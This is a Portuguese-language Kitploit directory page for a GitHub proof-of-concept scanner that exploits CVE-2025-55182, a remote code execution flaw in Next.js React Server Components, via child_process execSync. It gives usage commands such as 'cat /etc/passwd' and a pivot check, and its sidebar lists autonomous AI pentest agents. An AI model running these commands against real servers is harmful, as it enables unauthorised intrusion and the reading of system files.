
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
POC-CVE-2025-55182 — POC-CVE-2025-55182 | Kitploit
Ferramentas/GitHubGitHub/devvaibhav07/poc-cve-2025-55182
Scanners de VulnerabilidadesGeração de PayloadsExploraçãoExploração de Aplicações WebTestes de PenetraçãoComando e Controle
GitHubdevvaibhav07/poc-cve-2025-55182

POC-CVE-2025-55182

POC-CVE-2025-55182

Ver Repositório
14há 11 mesesAinda não revisado
Compartilhar

CVE-2025-55182 Scanner Avançado

Um utilitário de exploração completo para CVE-2025-55182 — Execução Remota de Código via Componentes de Servidor React no Next.js. O scanner cria automaticamente o payload multipart e abusa de process.mainModule.require('child_process').execSync() para alcançar execução arbitrária de comandos do SO em instâncias vulneráveis.

Funcionalidades

  • Gerador automático de payload — sem necessidade de codificação manual
  • Execução de comando com extração limpa do STDOUT
  • Detecção automática de protocolo (https:// aplicado se ausente)
  • Decodificação correta de URL + restauração de novas linhas
  • Saída colorida e rica para feedback rápido do operador
  • Identificação de erros (500 / 403 / SSL / timeout / padrões WAF)

Instalação

chmod +x scanner.sh

Uso

Varredura padrão (executa 'id')

./scanner.sh -d vulnerable-app.com

Execução de comando personalizada

./scanner.sh -d vulnerable-app.com -c "whoami"

Com protocolo explícito

./scanner.sh -d http://localhost:3000 -c "cat /etc/passwd"


Opções

Screenshot 2025-12-09 at 16 13 23

Exemplos

Verificar RCE

./scanner.sh -d shop.example.com

Identificação do sistema

./scanner.sh -d shop.example.com -c "uname -a"

Enumeração de caminhos graváveis

./scanner.sh -d shop.example.com -c "ls -la /var/www"

Ajudante de pivot — verificar acesso de saída

./scanner.sh -d shop.example.com -c "ping -c 4 google.com"

Sinta-se à vontade para entrar em contato pelo mailto:[email protected]

Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    614
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    476
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    389
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    334
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    257
  • 6

    antifox

    antifox-ai/antifox

    Plataforma de testes de penetração autónoma com multiagentes de IA que executa reconhecimento, descoberta de superfície de ataque, validação de exploração e entrega de relatórios com evidências.

    247

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →





